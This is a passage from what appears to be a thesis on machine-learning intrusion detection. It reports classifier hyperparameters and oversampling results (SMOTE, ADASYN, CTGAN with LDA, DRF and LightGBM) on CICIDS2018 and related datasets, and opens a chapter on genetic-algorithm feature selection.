models to vote for the best value. Table 4.4 summarizes the hyperparameter values of the DRF classifier used in this experiment. *n_estimate* is the number of trees used for classification, *max_depth* is the depth of the decision forest, and *min_samples_split* is the less number of samples to form a branch, a value used to prevent overfitting.

4.6.3 LightGBM

LightGBM [21] uses Gradient-based One-Sided Sampling (GOSS) and Exclusive Feature Bundling (EFB) technology to improve learning speed and maintain accuracy compared to existing models. The GOSS uses the fact that an entity with a slight slope. It has been a small amount of information to acquire, delete, and learn with a significant pitch. However, suppose the object itself is deleted. In that case, the data distribution is changed, and the accuracy of the trained model decreases. To prevent this,

Hyperparameter	**DRF 1**	**DRF 2**
Number of folds (nfolds)	7	10
Ignore constant columns (ignore_const_cols)	Yes	Yes
Number of tree (ntrees)	50	100
Maximum tree depth (max_depth)	20	50
Row sample rate (sample_rate)	0.632	0.824
Fold_assignment	Random	Modulo
Stopping_metric	MSE	RMSE
Stopping_tolerance	0.001	0.002
Histogram_type	UniformAdaptive	Random
Categorical_encoding	OneHotInternal	OneHotExplicit
Distribution	gaussian	laplace
Min_sample_split	200	200

Table 4.4: Distributed Random Forest Classifier Hyperparameters

GOSS performs random sampling on objects with slight slopes. When calculating the amount of information acquisition, the data object with a slight incline is multiplied by a constant multiplier to eliminate the effect on the data distribution. Equation 4.15 is following for the estimated variance gain.

$$\bar{V}_j(d) = \frac{1}{n}\left(\frac{\left(\sum_{x_i \in A_i} g_i + \frac{1-a}{b}\sum_{x_i \in B_i} g_i\right)^2}{n_l^j(d)} + \frac{\left(\sum_{x_i \in A_r} g_i + \frac{1-a}{b}\sum_{x_i \in B_r} g_i\right)^2}{n_r^j(d)}\right) \tag{4.15}$$

Where $A_l = \{x_i \in A : x_{i,j} \leq d\}$, $A_r = \{x_i \in \mathrm{A} : x_{i,j} > \mathrm{d}\}$, $B_l = \{x_i \in \mathrm{B} : x_{i,j} \leq \mathrm{d}\}$, $B_r = \{x_i \in B : x_{i,j} > d\}$, and the coefficient $\frac{1-a}{b}$ is the value used to normalize the distorted distribution. The training subjects are ranked in descending order according to the absolute value of the slope. A subset A is created with the top $A*100\%$ subjects, and the bottom B is created by random sampling for the rest $(1 - A)$. The object is partitioned according to the finally obtained estimated variance gain. In figure 4.6, the LightGBM model shows that the branches are down only to one side, unlike other GBDT-based models due to the estimated variance gain. Table 4.5 summarizes the hyperparameter values of the LightGBM classifier used in this experiment. $n\_estimators$ is the number of trees used for classification, max_depth is the depth of the decision forest, and $learning\_rate$ is the learning rate. Objective decides which data to use the model to predict. $Multi : softmax$ is used for multi-class classification problems.




Figure 4.6: LightGBM model

4.7 Experiment and Analysis of Results

4.7.1 Experimental Setup

The hardware test environment was tested on a desktop with processor Intel(R) Xeon(R) Gold 6238R CPU @ 2.20GHz 2.19 GHz (2 processors), 384GB RAM, and Windows 10 Pro operating system installed. This system types a 64-bit operating system x64-based processor. We applied *JMPstatistical* software [126] for collections to learn the overall behavior for all datasets and find the best features by using PCA. The experimental simulations is tested by using $Tensorflow$, $scikit-learn$, $seaborn$, $pandas$, $numy$, $River$, $sdv.tabular.CTGAN$, and $keras$. These libraries are prevalent in the python library to develop the IDS model.

4.7.2 Statistical Preliminaries

ROC Curve explained in chapter 2, section number 2.7. Figure 7.3 shows the true positive rate (Sensitivity) as a function of the false positive rate (1-Specificity) for the different cuts.

The confusion matrix is explained in chapter 2, section number 2.7. We calculate the Accuracy, Precision, Recall (Sensitivity), and F1-score, i.e. explained in chapter 2, section number 2.7.

4.7.3 Experimental Results of Oversampling & Classification Model

In this experiment, after pre-processing, we reduced the features to 19 using PCA, which were 84 in the CICIDS2018 dataset, and showed in section 4.3. Practically, we

Hyper Parameter	LightGBM1	LightGBM2
Number of folds (nfolds)	5	5
Ignore constant columns (ignore_const_cols)	Yes	Yes
Number of tree (ntrees)	100	200
Maximum tree depth (max_depth)	50	50
Weight observations (min_rows)	20	20
Learning_rate	0.5	0.8
Sample_rate	1	1
Col_sample_rate	1	0.5
Stopping_metric	logloss	logloss
Distribution	bernoulli	multinomial
Quantile regression	0.5	0.8
Huber/M-regression	0.9	1
Categorical_encoding	Enum	OneHotInternal
Maximum absolute value	1.25	1.5

Table 4.5: LightGBM Classifier Hyperparameters




Figure 4.7: ROC Plots TPR against FPR

Scenario 1: CICIDS2018 Dataset					
Oversampling	**Classifier**	**Statistical Performance Metrics**			
		Accuracy	**Precision**	**Recall**	**F1-score**
Imbalanced Data	**LDA**	88.18	99.7	42.63	59.72
	DRF	88.17	99.7	42.61	59.69
	LightGBM	88.36	98.89	43.87	60.78
SMOTE	**LDA**	98.88	98.15	96.36	97.25
	DRF	98.37	96.37	95.67	96.02
	LightGBM	98.83	97.57	96.75	97.16
Borderline SMOTE	**LDA**	98.55	96.96	95.97	96.46
	DRF	98.56	96.41	96.61	96.5
	LightGBM	98.64	97.19	96.17	96.69
ADASYN	**LDA**	97.85	94.57	94.97	94.77
	DRF	93.97	85.92	84.59	85.26
	LightGBM	97.31	93.07	93.88	93.47
CTGAN	**LDA**	99.08	98.38	97.13	97.75
	DRF	99.05	98.37	96.99	97.67
	LightGBM	**99.16**	**98.59**	**97.3**	**97.94**

Table 4.6: Statistical Performance Analysis of State-of-the-art Oversampling Methods on CICIDS2018 Dataset

assume two scenarios as follows: first, we used the CICIDS2018 dataset, and second, we directly generated RTT resampled dataset to extend the real-time applicability of the classification model. In both datasets, we compare the sampling performance of imbalanced data, SMOTE, Borderline SMOTE, ADASYN, and CTGAN models, which are the usual sampling methods. To evaluate the control group's performance and control group, the classification model uses an LDA, DRF, and LightGBM. Moving on from the previous studies that only compared data performance, we evaluated the model's performance by performing a similar attack and collecting packets in a virtual environment. In this experiment, the given approach and experimental simulation carried out in this contribution overcomes the difficulty i.e., complexity involves in the Training Dataset as well as the data instances present in other similar computational environments. The results shows the comparatively improved performance over State-of-the-art oversampling methods.

A packaged GAN algorithm such as CTGAN oversampling can generate highly accurate synthetic data without changing hyperparameters. Second, it was possible to estimate its applicability in practice by developing the same attack as the experimental




Figure 4.8: Accuracy Comparison of Oversampling Methods on CICIDS2018 Dataset

Scenario 2: RTT Resampled Dataset					
Oversampling	**Classifier**	**Statistical Performance Metrics**			
		Accuracy	**Precision**	**Recall**	**F1-score**
Imbalanced Data	**LDA**	88.42	85.75	44.01	58.16
	DRF	88.23	85.8	42.76	57.08
	LightGBM	87.92	84.31	41.78	55.87
SMOTE	**LDA**	98.99	98.11	96.35	97.23
	DRF	98.5	96	95.82	95.91
	LightGBM	98.72	96.86	96.15	96.5
Borderline SMOTE	**LDA**	98.53	96.09	95.89	95.99
	DRF	98.72	96.96	96.1	96.52
	LightGBM	98.76	97.3	95.87	96.58
ADASYN	**LDA**	97.48	91.94	94.5	93.2
	DRF	94.47	85.17	84.48	84.82
	LightGBM	97.61	92.63	94.44	93.53
CTGAN	**LDA**	99.18	98.53	96.99	97.75
	DRF	99.11	98.31	96.85	97.57
	LightGBM	**99.25**	**98.72**	**97.17**	**97.94**

Table 4.7: Statistical Performance Analysis of State-of-the-art Oversampling Methods on RTT Resampled Dataset

dataset and using it as test data. As a result, since the environment greatly influences the intrusion detection data, it was confirmed that even if the performance of the experimental model was excellent, it was not confirmed whether it was applied in practice. We find out whether the synthetic data generated by the CTGAN package helps improve the classification model's performance and verify it with actual malicious data. In scenarios 1 and 2, we calculate the statistical performance metrics in terms of Accu-




Figure 4.9: Accuracy Comparison of Oversampling Methods on RTT Resampled Dataset

racy, Precision, Recall, and F1-score. We resample the existing CICIDS2018 intrusion detection dataset as a representative method to address the data imbalance issue. We use four (SMOTE, Borderline-SMOTE, ADASYN, and CTGAN) state-of-the-art data oversampling methods and three classification models (LDA, DRF, and LightGBM) on CICIDS2018 and RTT resampled dataset. Among the four data oversampling methods used, CTGAN with LightGBM shows outperforming results with 99.16% Accuracy, 98.59% Precision, 97.30% Recall, 97.94% F1-score on the CICIDS2018 dataset. Table 4.6 shows statistical performance analysis of state-of-the-art oversampling methods on the CICIDS2018 dataset. Figure 4.8 shows the Accuracy comparison of oversampling methods and imbalance data on the CICIDS2018 dataset. CTGAN with LightGBM

S. No.	Method	Dataset	Statistical Performance Metrics			
			Accuracy	Precision	Recall	F1-score
1	SMOTE + RF	Credit Card (Charitou et al. 2020)	98.26	95.21	86.2	90.45
	SMOTE + MLP		96.82	79.56	88.58	83.53
	ADASYN + RF		96.77	97.69	85.61	91.2
	ADASYN + MLP		87.6	62.69	93.94	75.17
2	SMOTE + RF	Gambling Fraud (Charitou et al. 2020)	93.61	83.55	94.58	88.72
	SMOTE + MLP		92.03	93.72	79.84	86.18
	ADASYN + RF		93.47	82.56	95.69	88.62
	ADASYN + MLP		92.19	79.46	95.26	86.63
3	SMOTE + Grid Search + RF	ISCX-Bot-2014 (Gonzalez et al. 2020)	98.84	97.96	97.99	97.98
	SMOTE + Grid Search + SVM		97.35	81.52	82.61	81.17
	SMOTE + Grid Search + KNN		98.72	96.77	96.76	96.76
4	Random Forest	CICIDS2017 (Sharafaldin et al. 2018)	NA	98	97	97
	Multilayer Layer Perceptron		NA	77	83	76
	Quadratic Discriminant Analysis		NA	97	88	92
5	**CTGAN + LDA**	**RTT Resampled Dataset**	**99.18**	**98.53**	**96.99**	**97.75**
	CTGAN + DRF		**99.11**	**98.31**	**96.85**	**97.57**
	CTGAN + LightGBM		**99.25**	**98.72**	**97.17**	**97.94**

Table 4.8: Performance Comparisons With Existing Methods

shows outperforming results with 99.25% Accuracy, 98.72% Precision, 97.17% Recall, and 97.94% F1-score on RTT resampled dataset. Overall the performance measure of the CTGAN model is highest with the LightGBM classifier. Table 4.7 shows statistical performance analysis of state-of-the-art oversampling methods on RTT resampled dataset. Figure 4.9 shows the Accuracy comparison of oversampling methods and imbalance data on the RTT resampled dataset. Overall, it showed good performance on the validation dataset also.

In particular, the unbalanced data showed no significant difference in verification performance compared with scenarios one and two. We compare imbalanced and oversampling data with state-of-the-art models (SMOTE, Borderline-SMOTE, ADASYN, and CTGAN). Therefore, it can be seen that among previous studies, the same results as the studies that confirmed the improvement of the prediction performance using only the PCA preprocessing method were shown. However, looking at the low F1-score of the test data, it can be seen that it is not easy to predict the test data only with the preprocessing operation accurately. The robustness that can classify data of a new environment rather than experimental data is low.

Table 4.8 shows the performance comparisons with existing research in intrusion detection with oversampling methods. The test results are also compared with exist-

ing state-of-the-art intrusion detection methods and datasets (Credit Card, Gambling Fraud, ISCX-Bot-2014, CICIDS2017) in Accuracy, Precision, Recall, and F1-score. The best performance was observed when predicted by the CTGAN model with LightGBM classifier on all sampling data.

4.8 Conclusions

Generally, data imbalance refers to the unequal statistical distribution of the different categories in the provided datasets. The state-of-the-art oversampling algorithms SMOTE, Borderline-SMOTE, ADASYN, and CTGAN are used to solve the data imbalance problem in intrusion detection datasets. This can discard the significantly useful information about the data, which could be very much useful in order building rule-based classification procedures. Another major problem with the imbalance natured data is that - the sampling procedure performed on such data may also result as a biased sub-sample. This scenario will result in the degradation of statistical measurement of accuracy for the entire data points belonging to the population. The state-of-the-art LDA, DRF, and LightGBM are adopted as learning algorithms for building classification models.
CTGAN with LightGBM is observed to attain higher classification performance and faster prediction speed on the CICIDS2018 dataset with 99.16% Accuracy, 98.59% Precision, 97.30% Recall, and 97.94% F1-score. The classification models are also tested using an RTT resampled dataset to check the real-time applicability of the classification models. As a result, CTGAN with LightGBM shows outperforming results with 99.25% Accuracy, 98.72% Precision, 97.17% Recall, and 97.94% F1-score. The test results are also compared with existing intrusion detection methods (SMOTE + RF, SMOTE + MLP, ADASYN + RF, ADASYN + MLP, SMOTE + Grid Search + RF/SVM/KNN, QDA) and datasets (Credit Card, Gambling Fraud, ISCX-Bot-2014, and CICIDS2017).

In this chapter, we improve the IDS using the resampling techniques, i.e. dealing with a highly unbalanced IDS dataset. We found that selecting the right features in data is critical before building machine learning models. Irrelevant features will affect the model's accuracy and increase the training time required to create the model. Feature selection is a necessary process to build IDS. Feature selection aims to deter-

mine the optimally minimal feature subset from the problem domain while retaining the suitable high accuracy while representing original features. In the next chapter, we introduce "Feature selection using a genetic algorithm to improve classification in network intrusion detection system".

Chapter 5

Artificial Neural Network based IDS using Multi-objective Genetic Algorithm

5.1 Introduction

With the growth of the Internet, the advancement of network infrastructure, and the development of communication technology, work efficiency, cost reduction, and new knowledge information are being created in various industrial fields. Cyber-attacks are continuously evolving with the development of digital technology. It is estimated that the damage caused by accidents is more substantial than the damage caused by natural disasters. An IDS is one way to defend against cyber intrusion attacks in real-time by analyzing packet information or logs. IDSs are classified into two types according to the attack methods.

1. First, there is a misuse detection method to detect known attacks. The specificity of this approach is that it detects well-known attacks using predefined rules, which are most often used in the field. However, it is limited to known attack methods, so it is difficult to cope with new attack methods.

2. Another intrusion detection method is anomaly detection. The anomaly detection method considers an action that deviates from it as an anomaly based on the average use pattern. It has the advantage of detecting previously unknown attack methods, unlike the misuse detection method.

However, there is a problem that the abnormal symptom detection method incorrectly judges the normal usage mode as a cyber-infringement.

Recently, methods of introducing data mining, artificial intelligence, and machine learning methods to IDSs are attracting attention from researchers. In particular, many attempts have been made to introduce artificial intelligence technology to anomalous symptom detection methods that seek to find previously unknown attack patterns and show reasonably high accuracy. As a method using machine learning, various methods such as Artificial Neural Network (ANN) [22] and Support Vector Machine (SVM), [127] were used, and studies comparing them were also presented. Furthermore, machine learning methods depend heavily on the feature set used, so studies should be conducted to determine which features are the most effective for classification of attacks.

In general, feature selection methods can be primarily divided into two types: wrapper method and filter method [128]. The wrapper method searches for the most suitable feature combinations for a specific machine learning model, targeting all possible feature combinations. For individual feature combinations, since learning and evaluation for a particular machine learning method must be performed individually, there is a disadvantage that a lot of time and overfitting problems may occur. In contrast, the filter method uses an approach that selects individual features based on their relationship to specific attack types. Typically, a method uses the correlation coefficient between individual characteristics and attack type. In the case of using this filter method for feature selection of an IDS, there are studies using information gain [129], dependence/-gain ratio [130], and correlation coefficient [131]. The filter method does not assume a specific machine learning model, as learning is not used to evaluate individual features, it is free from problems such as a large amount of time required or over synchronization. For this reason, in the intrusion detection system where many features are available, variety of studies are using the filter method rather than the wrapper method.

However, it is known that features with similar characteristics are easily selected (Redundancy), or the emergent performance of a combination of features is easily excluded, and it is known that the support margin is lower than that of the actual wrapper method. In addition to the detection rate, a vital evaluation factor is a time required for detection. Since the IDS used in the field needs to detect abnormal behavior targeting a

tremendous amount of network traffic, the time needed for detection is as important as the detection rate. In the case of an IDS based on anomaly detection using machine learning, the factor directly related to the detection time is the length of the feature combination used. In other words, as the length of the feature combination is shorter, the time straight to the learning time or detection time is required. However, in general, if the size of the feature combination is quick, the detection rate decreases, and there is a trade-off between the time necessary and the detection rate, so finding a feature combination that satisfies all of these is a crucial problem.

Contribution of the Chapter

This chapter describes six Denial-of-Service (DoS) attacks in the KDD'99 and NSL-KDD datasets and five DoS attacks in CIC-IDS2017. We intend to design an IDS based on post-detection. In this case, we propose finding feature combinations using a multi-objective genetic algorithm-based ANN to ensure both detection rate and real-time performance. The proposed feature selection method is similar to the wrapper approach. Still, it has the feature of defining an objective function that uses the rigidity of clustering to avoid the learning time and the overfitting problem. Compared with the existing wrapper methods, the proposed method measures analysis and evaluation (Accuracy, Precision, Recall, and F1-score).

Outline of the Chapter

The chapter is organized as follows—first, Data sources and motivation is described in section 5.2. The proposed model is presented in Section 5.3, representing the pre-processing data method, multi-objective genetic algorithm, and ANN. Section 5.4 shows the experiment analysis and obtained results. Finally, conclusions & future work are drawn in Section 5.5.

5.2 Datasets

This section discusses CUP KDD'99, NSL-KDD, and CICIDS2017 IDS datasets. Also, the motivation for the proposed methodology is discussed.

5.2.1 CUP KDD'99 Dataset

Chapter 2, section 2.3 shows more details about the state-of-the-art datasets, In section number 2.3.1.1 shows the CUP KDD'99 dataset details. Table 5.1 shows the types of

Data Type	**Explanation**	**KDD Train+ (Total: 125973)**
Normal	Normal Data	67343 (53%)
DoS Attack	Denial-of-service attack (Ex: neptune, teardrop, synflood, mailbomb, smurf, etc)	45927 (37%)
Probing	Probing attack (Ex: port scanning, portsweep, etc)	11656 (9.11%)
R2L (Remote to Local)	Unauthorized connection from remote (Ex: pass_word_estimation, ftp_write, etc)	995 (0.85%)
U2R (User to Root)	Unauthorized access to gain root privileges (Ex: buffer_overflow_attack, sqlattack, etc)	52 (0.04%)

Table 5.1: Four types of attacks included in the KDD'99 dataset [2]

attacks it can be categorized into four categories.

5.2.2 NSL-KDD Dataset

Chapter 2, section number 2.3.1.2 shows the NSL-KDD datasets details. There are many problems in using it as it is, such as large and redundant data. For this reason, there has been a tendency to arbitrarily select only part of the data and use it for research. Nevertheless, self-defence data use reduced the objectivity of the research results while making it difficult to make fair comparisons between the methods being compared. To solve this above-mentioned problem, the NSL-KDD dataset was proposed by [24].

	Normal	**Denial-of-Service (DoS) Attacks**					
		Neptune	**Teardrop**	**Smurf**	**Pod**	**Back**	**Land**
Training data	67344	41214	892	2646	201	956	18
Test data	9711	4657	12	665	41	359	7

Table 5.2: 6 Dos attacks in NSL-KDD dataset, [3]

Table 5.2 shows the six types of denial-of-service attacks in the NSL-KDD dataset i.e. use in the experiment.

Type of DoS Attacks	Benign	DoS GoldenEye	DoS Hulk	DoS Slowhttptest	DoS Slowloris	Heartbleed
Number of Samples	440031	10293	231073	5499	5796	11

Table 5.3: DoS attacks in CIC-IDS2017 Dataset

5.2.3 CIC-IDS2017 Dataset

Chapter 2, section number 2.3.1.5 shows CIC-IDS2017 dataset [25]. CIC-IDS2017 has 14 types of attacks collected in the CIC-IDS-2017 set, analyzed by various methods in this study. To develop the proposal, a preliminary analysis was initially carried out in the CICIDS2017 database in search of records with DoS-type attack alerts. In this phase, it was observed that the file Wednesday-Working-Hours.csv met the requirement. Table 5.3 presents the DoS attacks in the CIC-IDS2017 dataset. The total number of records is 2830743, and 79 features are presented in the dataset.

Due to the small number of occurrences of the Heartbleed vulnerability (CVE- 2014-0160) and not being a DoS attack, the records of this group were not considered in the rest of the development of this work. Another relevant point is that, despite the significant difference in the number of records from the other groups, they all have more than five thousand occurrences each, corresponding to a sufficient number for the model to have a good learning curve.

5.3 Proposed Method

This section details data preprocessing with normalized numerical features proposes a Multi-objective Genetic Algorithm, and implements an ANN-based IDS. Figure 5.1 shows the proposed procedure is a generalized classification procedure applied to any field with multiple conflicting objectives.

Motivation for the Proposed Methodology

In this work, Multi-Layer Perceptron (MLP) is preferred over Decision Tree (DT), Random Forest (RF), and SVM due to the following computational advantages

- MLP can detect very complex non-linear relationships between dependent and independent variables.

- It requires less formal statistical training.
- It has the availability of multiple training algorithms.

Whereas DT, RF, and SVM can not provide a comparatively better intrusion detection prediction performance for the following reasons.

- DT can not branch if any feature or variable value for the internal node (Non-Leaf Node) is missing.
- RF is generally more complex and computationally expensive. Also, over-fitting can occur can easily in this.
- In SVM, selecting an optimal kernel function is a major hurdle. Also, it can not classify more than two target variables unless it is extended.

Why GA ?

- Genetic Algorithm (GA) is a kind of optimization simulation in which a population of abstract representation is also called Chromosome of candidate solution (individuals to n optimization problem towards a better solution).
- The algorithm's functionality is based on a fitness function that can be stochastically repeated until the particular objective function condition is satisfied.
- GA also supports multi-objective optimization.

5.3.1 Data Pre-processing

In order to use the features as input to a learning algorithm, such as an ANN, all features must be numeric. However, among the features in NSL-KDD data, there are symbolic features like protocol type, so it is necessary to quantify them. In addition, since it has a value of over 1 billion, such as src_bytes and dst_bytes, there are features that cause bias for other features, so normalization to a value within an appropriate range is required. The method suggested by [132] and [133] summarizes the normalization procedure from two perspectives. First, they discussed the cluster validity indices for generalized machine learning procedures. The second is about the misuse detection context in terms of the application of ML in developing an intrusion detection system.

